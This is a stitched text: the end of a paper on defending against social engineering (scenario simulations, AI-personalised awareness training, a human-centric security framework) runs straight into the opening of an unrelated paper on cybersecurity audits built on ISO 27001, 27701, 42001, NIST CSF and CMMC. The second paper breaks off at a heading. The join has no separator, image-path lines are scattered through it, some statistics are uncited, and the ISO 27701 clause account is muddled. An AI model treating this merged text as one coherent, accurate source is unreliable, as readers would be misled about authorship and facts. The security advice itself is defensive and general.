C. Scenario-Based Simulations: Practical exercises mimicking real-world threats.

Scenario-based simulations are practical exercises designed to mimic real-world cybersecurity threats. These simulations place employees in realistic situations where they must respond to a potential attack or security breach, helping them learn how to react and make decisions in real-time. Unlike traditional, theoretical training, scenario-based simulations offer hands-on, immersive experiences that closely mirror actual incidents like phishing attacks, data breaches, or insider threats.

How Scenario-Based Simulations Work?

1. **Simulated Attacks:** Employees are presented with a realistic security scenario, such as:
 - A phishing email asking for sensitive information.
 - An employee account showing unusual login activity.
 - A ransomware attack demanding payment to decrypt files.
2. **Interactive Response:** In the simulation, employees must decide how to respond:
 - Do they report the suspicious email to IT?
 - Should they click the link or delete the message?
 - How do they handle urgent notifications or suspicious behavior from colleagues?
3. **Real-Time Feedback:** After the employee's decision, the simulation offers immediate feedback on their choices. For example:

- Clicking the link would have led to a data breach; instead, you should have reported it to IT.
 - By resetting your password immediately, you helped prevent unauthorized access.
4. **Consequences for Actions:** Depending on the employee's response, the simulation demonstrates what could have happened in a real-world scenario:
 - If an employee fails to report a threat, the simulation may show how that leads to a data breach or financial loss.
 - If they make the right choice, the simulation illustrates how their action prevents damage or mitigates risks.

Why Scenario-Based Simulations are Effective for Cybersecurity Training?

1. **Practical Learning Experience:** Instead of just reading about phishing or data breaches, employees experience them firsthand. This experiential learning increases their ability to recognize and respond to threats in real-life situations.
2. **Enhances Decision-Making Skills:** These simulations train employees to make quick decisions under pressure, teaching them how to assess risks and prioritize security actions in real time.
3. **Reinforces Learning through Realism:** Realistic scenarios help employees internalize security best practices and develop muscle memory. When they encounter similar situations in the future, their response is more likely to be correct because they've already practiced it in a low-stakes environment.
4. **Promotes Critical Thinking:** Employees must assess the severity of threats and determine the best course of action. This helps improve their critical thinking and problem-solving skills in the context of cybersecurity.
5. **Builds Confidence:** By successfully navigating these simulations, employees feel more confident in their ability to handle real-world cybersecurity threats, which can reduce hesitation or panic during actual incidents.

Key Benefits of Scenario-Based Simulations:

1. **Improved Threat Recognition:** Employees become better at identifying social engineering tactics, such as phishing, pretexting, and tailgating.
2. **Empowerment to Act:** The exercise teaches employees not just how to spot threats but also how to take appropriate action (e.g., reporting incidents, blocking malicious emails, securing accounts).
3. **Team Collaboration:** Some simulations may involve team-based scenarios, where employees work together to identify and mitigate threats, fostering a collaborative approach to security.

Real-World Example:

Imagine a scenario where an employee receives a phone call from someone pretending to be IT support, asking for login credentials to "fix an issue."

In a simulation, the employee is asked:

"Do you share your credentials or report the issue to IT?"

Outcome:

The employee reports it to IT, and the simulation shows that the attempt was a social engineering attack, preventing potential data theft.

Scenario-based simulations provide a realistic, hands-on approach to training, preparing employees to face actual cyber threats. By experiencing and reacting to simulated attacks, employees are better equipped to identify and mitigate risks in the real world, ultimately improving the organization's overall security posture.

D. AI-Driven Personalized Awareness Programs: Tailored learning paths based on individual risk profiles and behaviour.

AI-driven personalized awareness programs use artificial intelligence (AI) to customize cybersecurity training based on each employee's individual behavior, risk profile, and learning preferences. These programs aim to personalize the training experience, ensuring that it is relevant, effective, and engaging for each employee.

Rather than offering a one-size-fits-all training approach, AI-driven programs dynamically adapt to meet the needs of each learner, ensuring that they receive the right information at the right time. This increases the likelihood that employees will internalize security best practices and apply them in their day-to-day work.

How AI-Driven Personalized Programs Work?

1. **Behavioral Data Collection:** AI-powered systems analyze employee behaviors, such as:
 - Interactions with emails (e.g., whether they click on phishing links).
 - Login patterns (e.g., how often they use weak passwords).
 - Application usage (e.g., their access to sensitive data).
 - Based on this data, the system determines the individual's risk profile (e.g., whether they are more prone to falling for phishing or handling sensitive information insecurely).
2. **Personalized Learning Paths:** Using this data, the AI system tailors learning content based on the employee's risk profile. For example:
 - Employees with low-risk behavior might receive basic security awareness training.

- Employees with higher-risk behavior (e.g., those more likely to click on phishing links) will receive advanced training focused on specific threats (e.g., how to recognize sophisticated phishing tactics).
3. **Dynamic Content Delivery:** AI adjusts the content based on the employee's engagement level and learning progress. If an employee consistently struggles with a certain topic, the program will provide additional resources or reminders until the concept is mastered.
 4. **Real-Time Feedback and Recommendations:** It provides instant feedback during training sessions, offering recommendations like:
 - "You might want to review this topic again, as you've missed several phishing-related questions."
 - "Here's an article on how to create a strong password, based on your recent behavior of reusing passwords."
 5. **Ongoing Adjustments and Reinforcement:** The system continuously updates the learning path based on real-time behavior. For instance, if an employee's risky behavior improves after a training session, the program will adapt and offer new, relevant challenges to further strengthen their knowledge.

Why AI-Driven Personalized Awareness Programs Are Effective?

1. **Targeted Training:** By focusing on individual risk profiles, the training is more relevant and effective, as it addresses specific weaknesses and gaps in each employee's security knowledge.
2. **Increased Engagement:** Employees are more likely to engage with content that is relevant to them. Personalized training reduces the one-size-fits-all approach and ensures that content is aligned with their actual needs, which boosts participation.
3. **Adaptive Learning:** AI systems continuously monitor progress and adjust training to ensure that employees receive the appropriate level of challenge. This keeps employees motivated by offering the right balance of difficulty without overwhelming them.
4. **Improved Retention:** When employees receive personalized content tailored to their specific behavior and challenges, they are more likely to remember and apply what they've learned, as it feels more applicable to their daily tasks.
5. **Proactive Risk Mitigation:** By identifying risky behavior early (e.g., employees clicking on phishing links or reusing passwords), AI-driven systems can provide targeted interventions, reducing the likelihood of successful attacks.

Example of Personalized Training in Action:

Imagine an employee, John, who frequently ignores security prompts, uses weak passwords, and has clicked on suspicious links in the past.

Traditional training might offer general lessons on password security and phishing.

AI-driven personalized training, however, would:

- Identify John's risk behaviors (weak passwords and susceptibility to phishing).
- Provide him with targeted training modules on creating strong passwords and recognizing phishing emails.
- Monitor his progress and adjust content to reinforce security concepts he struggles with.

As John progresses, the system dynamically adjusts the difficulty level and focuses on areas where he shows improvement or continued weakness, ensuring he receives ongoing support in critical areas.

Key Benefits of AI-Driven Personalized Programs:

1. **Efficiency:** The system saves time by offering relevant content rather than overwhelming employees with general, irrelevant information.
2. **Empowerment:** Employees receive the tools and knowledge they need to protect themselves and the organization, which leads to a greater sense of responsibility.
3. **Continuous Improvement:** Since AI continuously evaluates behavior and adjusts learning paths, employees are always improving, and the organization's security posture grows stronger over time.
4. **Scalability:** Personalized training can be scaled across an entire organization, making it easier to train a large workforce while still addressing individual needs.

AI-driven personalized awareness programs offer a customized, responsive learning experience for employees. By tailoring training to individual risk behaviors and learning styles, organizations can ensure their employees are better equipped to recognize threats, improve security behaviors, and ultimately protect the organization from social engineering attacks.

VII. BUILDING A RESILIENT HUMAN-CENTRIC SECURITY FRAMEWORK

A. Integrate AI and ML into both detection and training.

Building a Resilient, Human-Centric Security Framework: Integrate AI and ML into Both Detection and Training

Why a Human-Centric Approach is Essential?

- Humans are the primary targets in social engineering attacks, not just the systems.

- A security framework must not only protect infrastructure but also empower people to recognize and resist attacks.
- Technology alone is not enough — humans remain the strongest or weakest link depending on how well they are prepared.

How AI and ML Strengthen Detection and Training Together?

1. Smarter, Adaptive Detection Systems:

- **User and Entity Behavior Analytics (UEBA):** ML models continuously learn what "normal" behavior looks like for users and systems. Detects subtle anomalies such as unusual login locations, access patterns, or unusual file downloads.
- **Phishing Detection Engines:** AI can scan and flag suspicious emails before they even reach an employee's inbox.
- **Real-Time Threat Intelligence:** AI continuously ingests external threat data, adapting defenses in near real-time against emerging social engineering tactics.

Outcome: Early identification of potential social engineering attempts, even those that human defenders might miss.

2. Dynamic, Personalized Training Programs:

- **AI-Driven Microlearning:** Short, focused modules pushed to employees based on their personal risk profiles. Example: Someone who struggles with phishing emails receives targeted email security tips.
- **Adaptive Phishing Simulations:** Simulations evolve based on employee performance — harder scenarios are given to those who succeed easily, and foundational training to those who struggle.
- **Gamified Engagement:** AI helps customize learning paths to match individual learning styles, boosting interest and retention.

Outcome: Employees develop stronger, instinctive defenses — resilience is built, not just instructed.

The Integrated Cycle: Detection → Learning → Adaptation

- Detect risks through AI and ML tools.
- Analyze behaviors to spot training gaps.
- Deliver targeted training and simulations to close those gaps.
- Monitor improvements and adapt both detection rules and training content.

This continuous feedback loop ensures that both technology and humans evolve alongside new threats.

A resilient security framework isn't just about better firewalls or smarter AI — it's about building smarter, more resilient people with AI's help.

By integrating AI into both detection and human education, organizations move from being reactive (responding to breaches) to proactive (preventing breaches).

B. Make employees an active part of the cybersecurity defense line.

Building a Resilient, Human-Centric Security Framework: Making Employees an Active Part of the Cybersecurity Defense Line

Why Involve Employees Actively?

- Employees are the first responders to most social engineering attacks — often before any security system detects them.
- Empowering employees transforms them from being the "weakest link" into one of the strongest layers of defense.
- Passive awareness is no longer enough — we need active engagement and participation.

How to Make Employees an Active Defense Force

1. Continuous, Engaging Training
 - Move beyond one-time annual training sessions.
 - Deliver ongoing, interactive training (gamified learning, scenario-based drills, adaptive phishing simulations).
 - Microlearning sessions that fit into daily routines keep knowledge fresh and accessible.
2. Encouraging Reporting Culture
 - Create a safe environment where employees are encouraged (not penalized) for reporting suspicious emails, links, or incidents.
 - Provide easy-to-use reporting tools integrated into email and communication platforms.
3. Recognizing and Rewarding Vigilance
 - Recognize employees who correctly identify and report phishing attempts or other threats.
 - Gamify security awareness with leaderboards, badges, and small incentives for participation.
 - Positive reinforcement builds a security-first mindset.
4. Involving Employees in Simulations and Drills
 - Conduct regular phishing tests, social engineering simulations, and post-incident walkthroughs.
 - Make employees part of red-team/blue-team exercises, helping them understand both attack and defense tactics.

Impact of Employee Involvement

- **Faster Threat Detection:** Employees spot and report suspicious activity faster than automated tools alone.
- **Reduced Attack Surface:** Fewer successful phishing, credential theft, and social engineering attempts.

- **Culture of Security Ownership:** Security becomes everyone's responsibility, not just IT or security teams.

A truly resilient, human-centric cybersecurity framework empowers every employee to think, act, and respond like a security defender.

By actively involving employees, organizations add a powerful, human shield against ever-evolving social engineering attacks.

C. Shift from reactive to proactive security strategies.

Building a Resilient, Human-Centric Security Framework: Shift from Reactive to Proactive Security Strategies

What is Reactive Security?

- Responding after an incident occurs (e.g., investigating a breach, recovering from an attack).
- Often leads to high damage costs, reputation loss, and long recovery times.
- In reactive models, security teams are always a step behind cybercriminals.

Problem: In today's fast-evolving threat landscape, reacting after the fact is too late.

What is Proactive Security?

- Predicting, detecting, and preventing attacks before they cause harm.
- Using data-driven insights, AI, and employee preparedness to identify vulnerabilities early.
- Building continuous monitoring, adaptive defenses, and an alert workforce that spots suspicious activities in real time.

Goal: Stay ahead of attackers by anticipating and neutralizing threats early.

How to Shift to Proactive Strategies?

1. **AI and Behavioral Analytics:** Tools like User and Entity Behavior Analytics (UEBA) predict threats by spotting anomalies in user behavior before a breach occurs.
2. **Adaptive, Real-World Simulations:** Phishing simulations, social engineering tests, and penetration testing create real attack scenarios and strengthen readiness.
3. **Continuous Risk Assessment:** Regularly review and reassess risk profiles, insider threat indicators, and new social engineering trends. Automate vulnerability scanning with AI to catch weaknesses as soon as they appear.
4. **Employee-First Awareness Programs:** Ongoing microlearning, gamification, and personalized security

training keep employees sharp. Encourage early reporting of suspicious behavior to catch threats faster.

Benefits of Proactive Security

- Reduced incident response times — catching attacks before they escalate.
- Lower operational costs by preventing breaches rather than fixing them.
- Stronger trust and compliance with clients, regulators, and stakeholders.
- A resilient, adaptive organization ready for evolving threats.

Proactive cybersecurity transforms organizations from reactive victims to strategic defenders.

By shifting left — toward early detection, prevention, and preparedness — we build stronger, smarter, and more human-centered security ecosystems.

D. Build an adaptive, resilient cybersecurity culture that evolves with the threat landscape.

Building a Resilient, Human-Centric Security Framework: Goal — Build an Adaptive, Resilient Cybersecurity Culture

The Challenge:

- Cyber threats — especially social engineering — are constantly evolving.
- Attackers innovate faster than traditional defenses can adapt.
- A static, "one-size-fits-all" security model is no longer enough.

What organizations need is a living, breathing security culture that evolves just as quickly.

What is an Adaptive, Resilient Cybersecurity Culture?

- Adaptiveness: Continuously adjusting security policies, training, and defenses based on emerging threats, attack trends, and lessons learned.
- Resilience: The ability to withstand, recover from, and grow stronger after security incidents or testing exercises.
- Human-Centric Approach: Empowering people — not just technology — to be alert, responsive, and proactive defenders.

Core Elements of an Adaptive, Resilient Culture

1. Continuous Learning and Training
 - Move beyond annual training: embed microlearning, real-world simulations, and gamified engagement into daily work.
2. Agile Policies and Practices

- Update security protocols regularly based on new threat intelligence and incident lessons.
- Allow quick pivoting when new attack types are detected.

3. Data-Driven Decision Making

- Use AI and analytics to monitor behavioral patterns and attack trends.
- Adapt training and controls based on real-time risk insights.

4. Psychological and Behavioral Focus

- Understand human factors: biases, cognitive lapses, emotional triggers.
- Design defenses and training that anticipate and counter these vulnerabilities.

5. Leadership Support

- Foster top-down security ownership — leadership must champion continuous improvement, not just compliance checklists.

VIII. CONCLUSION

In an era where human behavior is increasingly targeted by sophisticated cyber threats, combining AI-driven technologies with human-centric strategies is essential for building resilient security frameworks. Tools like UEBA, adaptive simulations, and behavioral analytics empower organizations to detect and respond to social engineering attacks proactively. Ultimately, the fusion of intelligent systems and informed individuals offers the most effective defense in the evolving cybersecurity landscape.

Create a security-aware workforce and an organizational environment that not only resists today's threats but learns, evolves, and strengthens tomorrow's challenges.

A dynamic cybersecurity culture is the most powerful defense against the ever-changing tactics of social engineers and cybercriminals.

ACKNOWLEDGMENT

The author expresses gratitude to the various organizations where social engineering assessments were conducted, offering valuable real-world insights that significantly contributed to the development of this paper. The case studies and analyses are further supported by publicly available industry reports, credible online resources, and AI-generated insights derived from models such as ChatGPT and Claude. The integration of these diverse sources was instrumental in shaping the perspectives and content presented in this work.

REFERENCES

- 1 <https://zvelo.com/the-role-of-ai-in-social-engineering/>
- 2 Matthew Kosinski, "With generative AI, social engineering gets more dangerous—and harder to spot" <https://www.ibm.com/think/insights/generative-ai-social-engineering>.

- 3 “How Hackers Are Using Generative AI—and How to Defend Against It” <https://eicta.iitk.ac.in/knowledge-hub/cyber-security/how-hackers-are-using-generative-ai/>
- 4 Margaret Cancannon “AI in Social Engineering: The Next Generation of Cyber Threats” <https://www.ntiva.com/blog/ai-social-engineering-attacks>
- 5 Luke Noonan, “Educating Employees About Social Engineering” <https://www.metacompliance.com/blog/cyber-security-awareness/educating-employees-social-engineering>
- 6 Raymond James, “Building Resilience Against Social Engineering” <https://www.osint.uk/content/building-resilience-against-social-engineering>

Strategic Cybersecurity Risk Management: Leveraging Audits for Long-Term Organizational Success through Integrated Standards

1st Anand sarup Bhatnagar
Cyber security compliance Unit
Maverick Quality Advisory Services
Private Limited
Ghaziabad, India
anandb@mqasglobal.com

2nd Diganta Mukherjee
Sampling and Official Statistics Unit
Indian Statistical Institute
Kolkata, India
diganta@isical.ac.in,
<https://orcid.org/0000-0002-0842-8314>

3rd Ashish Kumar Bhardwaj
Cyber security compliance Unit
Maverick Quality Advisory Services
Private Limited
Ghaziabad, India
ashish.bhardwaj@mqasglobal.com

4th Anushree Bhatnagar
Compliance cell Citi bank
Pursuing MBA in IIM Kozhikode
Pune, India
bhatnagar.anushree@gmail.com

Abstract— In this regard, this paper proposes an integrated model for cybersecurity audits that leverages globally recognized standards, such as ISO 27001, ISO 27701, ISO 42001, NIST Cybersecurity Framework (CSF), and Cybersecurity Maturity Model Certification (CMMC) along with Cyber security Management system (CSMS), to transform audits from compliance exercises into strategic tools for long-term organizational success. The challenges related to People, Process and Technology are being considered through a structured framework. Organizations can streamline controls, manage emerging risks, mitigate the challenges, and align security objectives with business goals, in ultimately building resilience and competitive advantage.

I. INTRODUCTION

Cybersecurity threats continue to be on the rise, due to exponential expansion of usage in information systems and the accelerating pace of digital transformation. This has exposed the organizations to an expanding array of cyber risks. The threats are making most of the methodologies towards implementations additionally vulnerable - first due to their sophistication and second due to the escalation in frequency. Unless the risks related to cyber security threats are identified and approached in an initiative-taking and timely manner, the situation might slip into an area from vulnerable to threat prone. Thus, there are few options left but to have a strategic and initiative-taking approach to risk management for the risks related to Cyber security.

While regulatory compliance can provide framework, implementation of which may ensure security to some extent, but the absence of regulatory framework related to cyber security may create chaos. However, in the absence of regulation related to cyber security, various ISO (International organisation of standardisation) standards and other organisation of similar nature guidelines and controls, provides a framework, which if adopted may also provide an assurance of security against cyber security threats.

Needless to say, mitigation can only be possible once we identify the possible threats and understand the vulnerability that these may cause serious disturbance towards the Business systems. Timely audits with adequate coverage of criteria, against which these audits need to be conducted, not only play a significant role in identification of cyber security threats but also take an adequate and proper role in monitoring and ensuring the adoption of mitigation plan in timely and effective manner.

If audits remain a key driver of cybersecurity initiatives, it is considered that the reliance on audits solely for compliance may be an insufficient step in today's threat landscape. Strategic cybersecurity risk management necessarily requires the need for broader governance and business strategy, transforming them into catalysts for resilience and innovation. This paper explores the needs of integration of Various ISO standards, NIST, and CMMC standards into cohesive audit programs that not only ensure compliance but also create sustained business value.

The structure of this paper covers the thoughts of related topics in subsequent sections. Details of sections are – section 2 covers cybersecurity audits from compliance to strategy, section 3 covers present scenarios of available infrastructure of standards, section 4 covers challenges of the present system, section 5 covers proposed mitigation strategies covering available models and emerging technologies, section 6 covers the expected benefits, section 7 is indicating the result in a case study, and concluding in section 8 with some recommendations. At the end references for documents and papers which are being referred are indicated.

CYBERSECURITY AUDITS: FROM COMPLIANCE TO STRATEGY

Cybersecurity audits in general are compliance assessment at defined frequency. There are instances where there are multiple audits for different regulatory/ Standard demands,

which results mostly in duplicity of efforts as well as diluting the impact of some of the requirements. It is because some of the requirements relate to only one of the regulation/standards while another requirement is common for all the regulations / standards. However, some or the mature organizations combined all compliance requirements and recognize audits as mechanisms for continuous compliance, risk assessment and improvement.

Strategically a cybersecurity audit should evaluate an organization's information systems, policies, and controls to ensure they are effective in complying to the requirements of contracts/ regulations, standards and defined Procedures including requirements of defending against unauthorized access and data breaches.

Successful audit strategy includes.

- Identification of Objectives of Audit, which may include the compliance of Standards like Information security Management systems (ISMS), Privacy Information Management systems (PIMS), Information Technology Service Management Systems (ITSMS), Artificial Intelligence Management Systems (AIMS) etc.
- Review of Internal Risk Assessment
- Identification of scope and coverage of the areas of the audit

Risk assessment is another important pillar of strategy. By identifying the critical and valuable assets or the organisation along with the vulnerabilities and threats they face, drives the risk value based on confidentiality, Integrity and availability of the assets and Probability and impact of the threats and vulnerability. Based on the risk, Value organizations can prioritize the areas with the greatest potential impact. This risk-based approach ensures that audit resources are used efficiently, and critical vulnerabilities are not overlooked.

Strategically the Cyber security audit output includes among the following:

- Identify systemic vulnerabilities.
- Operational efficiency through defined processes and guidelines.
- Compliance to regulatory / contractual framework.
- Ensure preparedness with reference to implementation of identified controls and alignment with evolving business and threat landscapes.

Audit need not be an exercise of just tick in a box of checklist but needs to be evaluated of the implementation of mitigation controls and various processes in words and sprints. This will turn audits to work into one of the main foundational components of a resilient security stature.


Resource utilisation in Audits needs to be strategically decisive about the resources to be used. While internal auditors provide ongoing monitoring and continuous improvements, external auditors come with deeper expertise and the knowledge base of emerging threats and best

practices. A combination of both along with collaboration will ensure providing accurate assessment and practical recommendation.

While planning the audit, the weak areas concentration during audit needs to be planned. For example, if we look for the 2024 Cyber security statistics the trend looks to be as under:

- 79% increase in ransomware attacks
- 60% of breaches linked to third-party vendors.
- 50% of organizations increased audit frequency post-incident.

Diagram 1



Former FBI director Robert Mueller once said that there are only two types of companies, those that have been hacked and those that will be.


it is mentioned in a “Handbook for preventing Computer Frauds and Cyber crimes” by Gaurav Gupta and Garima Gupta, “cyber unsafe” ¹²

Similarly, if we look at the top 5 categories of the audit findings the trend seems to be as under:

- Inadequate Patch Management (35%)
- Weak Access Controls (28%)
- Insufficient Logging & Monitoring (20%)
- Outdated Policies (10%)
- Lack of Employee Training (7%)

Diagram 2

Top 5 Categories of Audit Findings



While planning for the audits the findings of the earlier audit and the vulnerable areas as per the industry statistics, need to be considered. The strategic planning also needs to have the entire life cycle of the audit and need to cover the phases of Planning → Risk Assessment → Testing & Evaluation → Reporting → Remediation → Continuous Monitoring

DIAGRAM 3

Cyber security Audit Life cycle chart



PRESENT SCENARIO

A. Overview of Key Cybersecurity Standards

There are many ISO standards and guidance documents, which, either defines the requirements / controls to be implemented to safeguard the organisation from cyber security threats or provides the guidelines to implement the controls. Some of the important of these are being discussed here:

1. ISO 27001 (ISMS – Information Security management System) ¹

Looking into the needs of Information systems security, international organisation for standardisation (ISO) has introduced a standard for this which is known as Information security Management system. Its Latest version of ISO/IEC 27001:2022, defines the requirements for an Information Security Management System (ISMS), offering a risk-based approach to identifying and mitigating information security threats. The structure of documents contains 7 clauses and 93 controls. As far as clauses are concerned, these are the same in all the ISO standards, details of which are, Clause 4 is for context of the organisation, Clause 5 for leadership, clause 6 is for risk Management, clause 7 for support functions, clause

8 is for operation, clause 9 is for performance and clause 10 is for continual improvement. All these clauses refer to the matter related to the requirement of Information security Management system in this specific area. The section of controls is very important which are divided in 4 categories viz., Organisation, People, physical and Technological control. Of these 93 controls, Organisation category has 37 controls, People have 8 controls, physical has 14 controls, and technological control has 34 controls. These 93 controls cover all the 360-degree view of compliance at microlevel. While implementing the clauses are mandatory for the organisation, the selection of controls is implemented based on the organisations' vulnerability and its need to mitigate the same. Why these controls are selected for implementation or why these controls are not considered for implementation in the organisation need to be justified. Effective implementation of these control ensures compliance with the standard, which in turn brings robustness in the Information systems security of the organisations. list of these controls can be looked at in the standard which is mentioned in reference.

2. ISO 27701 (PIMS – Privacy Information Management systems) ²

There has been the requirement of protecting personally identified information (PII) . The International organisation of standardisation has introduced a standard for Privacy Information Management System (PIMS) as ISO/IEC 27701:2019, which is introduced only as an extension of existing Information security Management system (ISMS). Needless to mention that the presence of GDPR (General data Protection regulation) in European countries has escalated the need of global international standard from ISO fraternity. As there are distinct roles of the Users of this standard, the levels of control implementations are different. The category of users is PII Principal, PII controllers, PII Processor, PII User and for each category of user there are separate set of controls. Various stakeholders for whom the PIMS standard will be meaningful are:

- PII Principal is the owner of Personally identified information. PII Principal may also be an individual person in a business to consumer relationship with an organization.
- PII controller that determine the purposes and means of the processing of PII jointly with one or more other PII controllers.
- A PII processor who has a contract with a subcontractor for PII processing (e.g., the customer of the subcontracted PII sub-processor).
- A PII User can be PII Processor or can be an independent person who will use this processed information.

The Structure of the standard is the same as that of ISMS. Here also there are clauses and Controls to be implemented. As PIMS standard (ISO/IEC 27701) is an extension of ISMS (ISO/IEC 27001), The structure of clauses in PIMS is different to that of ISMS. The structure of clauses of ISMS is as Under:

Clause 5 covers the organization's context, leadership, planning, support, operation, performance evaluation, and improvement—each representing key functions of the ISMS. The changes related to the requirements of Personally identified information, are mentioned in this section of the standard are being discussed.

Clause 6 contains the information required for PIMS – Specific guidance related to ISO/IEC 27002. The requirement is related to all the controls of ISMS to implement PII, which is documented in this clause.

Clause 7 contains the additional ISO/IEC 27002 guidance for PII controllers. That means this requirement is only for those users who perform the role of PII controllers.

Clause 8 contains the additional ISO/IEC 27002 guidance for PII Processors. That means this requirement is only for those users who perform the role of PII Processors. There are two normative annexures which contain the controls to be implemented for Privacy Information Management system. The first annexure contains the controls for **PIMS-specific reference control objectives and controls (PII Controllers) a total of 31 controls in 4 categories**, and the second annexure contains the controls for **PIMS-specific reference control objectives and controls (PII Processors) a total of 18 controls in 4 categories**.

The list of these clauses and controls can be looked at in the standard { } which is mentioned in reference.

3. ISO 42001 (AIMS – Artificial Intelligence Management Systems)³

With Increased usage of artificial intelligence, the safeguard against the threats or misuse of artificial intelligence is mandatory now. With this needs a new standard is introduced by ISO for artificial intelligence, as Artificial Intelligence Management systems (AIMS – ISO/IEC 42001:2023). The structure of AIMS is also like that of ISMS. The emerging ISO 42001 standard addresses AI risk management, establishing governance frameworks to ensure AI systems are secure, ethical, and compliant. It also consists of seven (7) clauses, from clause 4 to clause 10. In addition, there are two annexures of normative nature. First annexures Contains 38 controls in 9 categories. Second annexure, which is also a normative document, will provide the implementation guidance of all these 38 controls.

Like PIMS, there are many roles which are relevant to control the implementation of AIMS. These roles can include, but are not limited to, one or more of the following:

- AI providers, including AI platform providers, AI product or service providers.
- AI producers encompass a diverse group of professionals, including developers, designers, operators, testers, evaluators, deployers, human factor specialists, domain experts, impact assessors, procurement professionals, and those involved in AI governance and oversight.
- AI customers, including AI users.

- AI partners, including AI system integrators and data providers.
- AI subjects, including data subjects and other subjects.
- relevant authorities, including policymakers and regulators.

The inclusion and exclusion of controls depends upon the role adopted by the organisation. There may be scenarios where the organisation may adopt multiple roles and thus the selection controls indicate the cumulative role played by the organisation.

4. NIST Cybersecurity Framework (CSF)^{4,5}

National Institute of Standards and Technology has its cyber security Framework and has over 1000 controls in its framework of “800-53 rev 5 controls”. These are available at NIST Computer Security Resource Centre (.gov). This can be downloaded from the site <https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final>. The list of these clauses and controls can be looked at in the standard which is mentioned in reference.

Needless to mention that when we plan to implement the framework, there will be duplicity in controls across the framework, which means there is duplicity of controls in ISMS and NIST. These shall be discussed in the section of challenges.

5. Cybersecurity Maturity Model Certification (CMMC)^{6,7}

The Cybersecurity Maturity Model Certification (CMMC) is an essential framework aimed at strengthening the cybersecurity practices of organizations operating within the Department of Defense (DoD) supply chain. The information related to CMM certification is available on Software. https://en.wikipedia.org/wiki/Cybersecurity_Maturity_Model_Certification.

Three levels are defined as Foundation, Advanced and Expert. All the implementation controls are being picked from NIST SP 800 171 and 172. Details of controls at these various levels are given hereunder, which have been taken from the as given in reference:

Table 1

Level	Description	Practices	Objectives	Assessment
1	Foundational	14 based on FAR 52.204-21 cross referenced to NIST SP 800-171 rev 2	59	Annual Self-assessment

2	Advanced	110 practices aligned with NIST SP 800-171	320	Triennial third-party assessments for critical national security information. Annual self-assessment for select programs
3	Expert	110+ practices based on NIST SP 800-171 plus a subset of the security requirements in NIST SP 800-172	320+ Total objectives waiting for final guidance from DoD (which controls from NIST SP 800-172)	Triennial government-led assessments

The same issue of duplicity of control as that of ISMS also stands, which shall be discussed in the section where challenges are being discussed.

II. INTEGRATING STANDARDS INTO A COHESIVE AUDIT PROGRAM

Integrating industry standards into a cohesive audit program ensures audits are aligned with the best practices and meet regulatory requirements. This process involves identifying relevant standards, mapping them to audit objectives, and incorporating them into audit procedures and reporting.

A. Elaboration:

III. IDENTIFY RELEVANT STANDARDS:

Determine which industry standards are applicable to the organization and the scope of the audit, such as ISO 27001 for Information security Management system, ISO 27701 for Privacy Information management system etc.

IV. MAP STANDARDS TO AUDIT OBJECTIVES:

Align audit objectives with specific clauses or requirements of the identified standards. This ensures that audits focus on areas where the organization's performance against the standard may be lacking.

1. Incorporate Standards into Audit Procedures:

Develop audit procedures that directly assess the organization's compliance with the mapped standard requirements. This might involve verifying documentation, interviewing personnel, or examining processes.

2. Report on Compliance with Standards:

Audit reports should clearly state the extent to which the organization meets the standard requirements. This helps stakeholders understand the organization's performance and identifies areas for improvement.

3. Regular Review and Update:

Audit programs should be reviewed and updated regularly to reflect changes in industry standards and organizational practices. This ensures that the audit program remains relevant and effective.

By integrating standards into a cohesive audit program, organizations can demonstrate their commitment to excellence, reduce risks, and improve their overall performance.

A. Building a Strong Cyber Security Strategy: A Five Step Approach

1. Security Awareness

The awareness is critical, and without the understanding of cyber security environment, we will be left guessing at what steps to take to protect our business. Most important activities which contribute to creating awareness are:

- Identifying cyber security vulnerabilities
- Creating a cyber security culture
- Continuous improvements and adoption

2. Risk Prevention.

The following eight strategies serve as a sturdy foundation for effective cyber risk management. They address common cybersecurity vulnerabilities and improve an organization's ability to respond to incidents:

- Implement application control.
- Regularly patch applications.
- Configure Microsoft Office macro settings securely.
- Harden user-facing applications
- Restrict administrative privileges.
- Keep operating systems updated with patches.
- Use multi-factor authentication.
- Perform regular data backups.

3. Data Management.

As a business, the responsibility is to manage significant amounts of internal and client, which include data of financial, Medical and addresses etc., An effective data management plan will consider:

- Access control: Ensuring appropriate access levels to sensitive data for all.

- **Data storage and security:** Protecting stored data within your system.
- **Data transfer:** Securing data on communication network between users.

These can be approached by applying following controls.

- Implement role-based access control.
- Encryption at rest and in transit
- Secure file transfer control
- Review and adjust user excess rights.
- Periodic security audits
- Backup and recovery plans
- Establish Network Security and Access Control.
 - Firewall and intrusion detection system.
 - Multi factor authentication
- Regularly Monitor and Review Security Measures.
 - Security Audits
 - Continuous improvements

“In the world of cyber security, if you are standing still, you are going backwards. The cyber security environment is constantly evolving, and we need to be adaptive and proactive.”¹¹

– Dan Tehan, MP (Cyber Security Strategy, Annual Update 2017).

4. Cyber security Related vulnerabilities

Cybersecurity vulnerabilities are weaknesses in systems that allow attackers to exploit and potentially compromise them. These vulnerabilities can be categorized into technical, human, and physical vulnerabilities. They can arise from numerous factors, including software flaws, misconfigurations, weak passwords, and even human errors like falling for phishing attacks.

1) 4.1 Types of Cybersecurity Vulnerabilities:

a) Technical Vulnerabilities:

